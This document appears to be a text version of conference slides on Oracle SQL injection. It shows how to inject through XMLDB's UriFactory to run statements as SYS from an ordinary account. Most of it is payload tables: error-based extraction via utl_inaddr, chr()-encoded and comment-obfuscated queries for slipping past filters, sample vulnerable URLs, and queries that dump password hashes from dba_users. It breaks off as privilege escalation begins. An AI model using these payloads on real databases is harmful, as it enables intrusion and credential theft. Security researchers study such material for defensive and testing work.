


Using a single quote is causing an ORA-1756 error







Adding an additional single quote removes the error message again.




Now we split the string H2HC into H'||'2'||'HC and we get the same error message.




As mentioned before we can replace a string '2' with a select statement (select 2 from dual)



Now we can replace the SQL statement with every SQL statement. In this bug we can run all statements as user SYS (remember: we logged on as user USER1)



Now we just refine the output a little bit...



And we can enumerate through all the users by changing the user\_id to get the password hashes

# Exploiting XMLDB

BTW, the vulnerable SQL statement looks like...

```
SQL> select sql_text from v$sql where lower(sql_text) like '%h2hc%';
SQL_TEXT
-----
select sql_text from v$sql where lower(sql_text) like '%h2hc%'
select UriFactory.getUri('h2hc').getxml() from dual x, dual y
select sql_text from v$sql where lower(sql_text) like '%H2HC%'
select UriFactory.getUri('H2HC').getxml() from dual x, dual y
select UriFactory.getUri('H2HC').getxml() from dual x, dual y
SQL>
```

# Enumerating Data in Oracle



# Find vulnerable URL

Here some ideas how to do privilege escalation

Use parameters like ', ", , , --,   , ), ... to find an injection	Usual webapplication approach or tools like Matrixay
Get information via error messages	<code>Utl_inaddr.get_host_name((select username from all_users user_id=0))</code>
Control error messages	<code>beginstrendstr beginstr'    'middle'    'endstr beginstr'    (select sysdate from dual)    'endstr</code>

# Samples for vulnerable Oracle URL

Some sample URLs from other SQL Injections

SQL Injection Colfusion	<code>http://server/prelex/detail_dossier_real.cfm?CL=en&amp;DosId=124131  utl_inaddr.get_host_name((select %count(*)%20from%20all_users))</code>
Oracle XMLDB	<code>http://server/oradb/PUBLIC/ALL_USERS?transform=' (select username    '='    password from dba_users where user_id=1) '</code>
Oracle Mod_PLSQL	<code>http://server/pls/portal30/&lt;&lt;RDS&gt;&gt;SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=select +table_name+from+all_tables</code>

# Enumerate the database via URL - low

Get version	<pre>select banner from (select rownum r, banner from v \$version) where r=1; select/**/banner/**/from(select/**/rownum/**/r,banner/ **/from/**/v\$version)/**/where/**/r=1;</pre>
Get SID	<pre>Select global_name from global_name;  select sys_context('USERENV', 'DB_NAME') FROM dual; Select/**/sys_context((select chr(85)  chr(83)   chr(69)  chr(82)  chr(69)  chr(78)  chr(86) from dual), (select chr( 68)  chr(66)  chr(95)  chr(78)  chr(65)   chr(77)  chr(69)/**/from/**/dual))FROM/**/DUAL;</pre>

# Enumerate the database via URL - low

Get application username	<pre>Select user from dual; select sys_context('USERENV', 'SESSION_USER') FROM dual;</pre>
Get all _users	<pre>Select username from all_users where user_id=0; Select username from (select rownum r,username from all_users) where r=1;</pre>
Get user_roles	<pre>Select granted_role from ( select rownum r, granted_role from user_role_privs) where r=1;</pre>
Get user system privileges	<pre>Select privilege from (select rownum r, privilege from user_sys_privs) where r=1;</pre>
Get user table privileges	<pre>select concat(concat(privilege,chr(32)),concat(concat(owner,chr(46) ),table_name)) from (select rownum r, owner,table_name,privilege from user_tab_privs) where r=1;</pre>
Get all table privileges	<pre>select concat(concat(privilege,chr(32)),concat(concat(table_schema, chr(46)),table_name)) from (select rownum r, table_schema,table_name,privilege from all_tab_privs) where r=1;</pre>
Check if DBA	<pre>SELECT sys_context('USERENV', 'ISDBA') FROM dual;  SELECT sys_context((select chr(85)  chr(83)  chr(69)   chr(82)  chr(69)  chr(78)  chr(86) from dual), (select chr(73)  chr(83)  chr(68)  chr(66)  chr(65) from dual)) FROM dual;</pre>

# Enumerate the database via URL - low

**Encode a text as chr-string, e.g. rewrite the following statement to check if an account has DBA privileges**

```
SQL> SELECT sys_context('USERENV', 'ISDBA') FROM dual;
```

```
SQL> select 'select chr('||replace(substr(dump('USERENV'),14),',','')||chr(')||') from dual;' from dual;
```

```
select chr( 85)||chr(83)||chr(69)||chr(82)||chr(69)||chr(78)||chr(86) from dual;
```

```
SQL> select chr( 85)||chr(83)||chr(69)||chr(82)||chr(69)||chr(78)||chr(86) from dual;
```

**USERENV**

```
SQL> select sys_context ((select chr( 85)||chr(83)||chr(69)||chr(82)||chr(69)||chr(78)||chr(86) from dual), 'ISDBA') from dual;
```

# Enumerate the database via URL - high

Get application username	<pre>Select user from dual; SELECT sys_context('USERENV', 'SESSION_USER') FROM dual;</pre>
Get all _users (increase user_id)	<pre>Select username from all_users where user_id=0;</pre>
Get dba_users (increase user_id) - as DBA	<pre>select password from dba_users where user_id=0;  select username  '='  password from (select rownum r, username,password from dba_users) where r=1;  select concat(concat(username,chr(61)),password) from dba_users where user_id=0;</pre>
Get user_roles	<pre>Select granted_role from ( select rownum r, granted_role from user_role_privs) where r=1;</pre>
Get user system privileges	<pre>Select privilege from (select rownum r, privilege from user_sys_privs) where r=1;</pre>
Get user table privileges	<pre>select concat(concat(privilege,chr(32)),concat(concat(owner,chr(46)),table_name)) from (select rownum r, owner,table_name,privilege from user_tab_privs) where r=1;</pre>
Get user table privileges	<pre>select concat(concat(privilege,chr(32)),concat(concat(table_schema,chr(46)),table_name)) from (select rownum r, table_schema,table_name,privilege from all_tab_privs) where r=1;</pre>

# Escalate privileges via URL


Escalating privileges via an URL is difficult. To do this we need the rights to inject code into a DDL statement (e.g. grant, alter, ...), run PL/SQL code (via PL/SQL code 